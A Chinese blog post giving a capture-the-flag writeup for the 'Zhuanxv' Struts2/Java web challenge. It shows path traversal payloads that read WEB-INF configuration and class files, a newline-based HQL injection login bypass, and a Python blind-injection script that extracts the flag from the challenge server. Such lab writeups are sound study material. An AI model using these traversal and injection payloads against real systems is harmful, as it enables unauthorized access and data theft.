攻防世界 web高手进阶区 7分题 Zhuanxv

原创

思源湖的鱼 于 2020-08-12 20:47:43 发布 355 收藏

分类专栏： ctf 文章标签： struts2 javaweb ctf 攻防世界 web

本文链接：https://blog.csdn.net/weixin_44604541/article/details/107964850

前言


继续ctf的旅程

开始攻防世界web高手进阶区的7分题

本文是Zhuanxv的writeup

解题过程


进来是这样的



惯例看源码和御剑

扫到/list

跳转到登录界面



在源码的css里发现路径

可能是文件读取漏洞
抓包看看


在cookie里有

Cookie	JSESSIONID=7F0B5D708D731EAC7C28F93C1E6A14BA

是用javaweb写的
那要读取配置文件web.xml

payload

```
loadimage?fileName=../../WEB-INF/web.xml
```




配置文件里面写的是struts2

查了查

参考：1、2

得读取struts.xml

```
loadimage?fileName=../../WEB-INF/classes/struts.xml
```



把几个xml、class都读取下来看看

```
loadimage?fileName=../../WEB-INF/classes/applicationContext.xml
loadimage?fileName=../../WEB-INF/classes/com/cuitctf/action/UserLoginAction.class
loadimage?fileName=../../WEB-INF/classes/com/cuitctf/action/AdminAction.class
......（各个class和xml）
```

jd-gui反编译

代码审计

截取有用部分

UserLoginAction.class中

```
public boolean userCheck(User user) {
 List<User> userList = this.userService.loginCheck(user.getName(), user.getPassword());
 if (userList != null && userList.size() == 1) {
   return true;
 }
 addActionError("Username or password is Wrong, please check!");
 return false;
}
```

UserServiceImpl.class中

```
    public List <User> loginCheck(String name, String password) {
        name = name.replaceAll(" ", "");
        name = name.replaceAll("=", "");
        Matcher username_matcher = Pattern.compile("^[0-9a-zA-Z]+$").matcher(name);
        Matcher password_matcher = Pattern.compile("^[0-9a-zA-Z]+$").matcher(password);
        if (password_matcher.find()) {
            return this.userDao.loginCheck(name, password);
        }
        return null;
    }
```

UserDaoImpl.class中

```
public List < User > loginCheck(String name, String password) {
        return getHibernateTemplate().find("from User where name ='" + name + "' and password = '" + password +
"'");
}
```

发现

- 登陆部分的逻辑源码过滤不严格，拼接参数，存在注入
- 用户名过滤空格与等号,所以注入语句用换行符 `%0a`

构造payload

```
?user.name=admin%27%0Aor%0A%271%27%3E%270'%0Aor%0Aname%0Alike%0A'admin&user.password=1
```

Welcome, admin' or '1'>'0' or name like 'admin

登陆成功！

。。。。。。

哽住


没东西啊

回头再找找

在AdminAction.class中找到一个目录

```
?pathName=/opt/tomcat/webapps/ROOT/WEB-INF/classes/com/cuitctf/po
```

进去后右下角file里有



芜湖，看到flag了！

搞下来

```
?pathName=/opt/tomcat/webapps/ROOT/WEB-INF/classes/com/cuitctf/po/Flag.class
```

```
public class Flag {
  private String flag;

  public String getFlag() { return this.flag; }

  public void setFlag(String flag) {
    this.flag = flag;
```

。。。。。。

卡主


去查了查wp

说是个flag的映射类，flag在数据库中，然后读取cfg.xml映射文件，确定flag在数据库中

大佬的脚本

```
import requests
s=requests.session()

flag=''
for i in range(1,50):
    p=''
    for j in range(1,255):
        payload = "(select%0Aascii(substr(id,"+str(i)+",1))%0Afrom%0AFlag%0Awhere%0Aid<2)<'"+str(j)+"'"
        #print payload
        url="http://220.249.52.133:30381/zhuanxvlogin?user.name=admin'%0Aor%0A"+payload+"%0Aor%0Aname%0Alike%0A'
admin&user.password=1"
        r1=s.get(url)
        #print url
        #print len(r1.text)
        if len(r1.text)>20000 and p!='':
            flag+=p
            print i,flag
            break
        p=chr(j)
```



得到flag

结语

最后被卡主了

。。。。。。

还是要多学学

做个小结：

- 知识点：javaweb、文件读取、hsql注入
- 比赛时竟然在github上有开源项目，可以看到源码和项目框架。。。被骚到了
- wp：1、2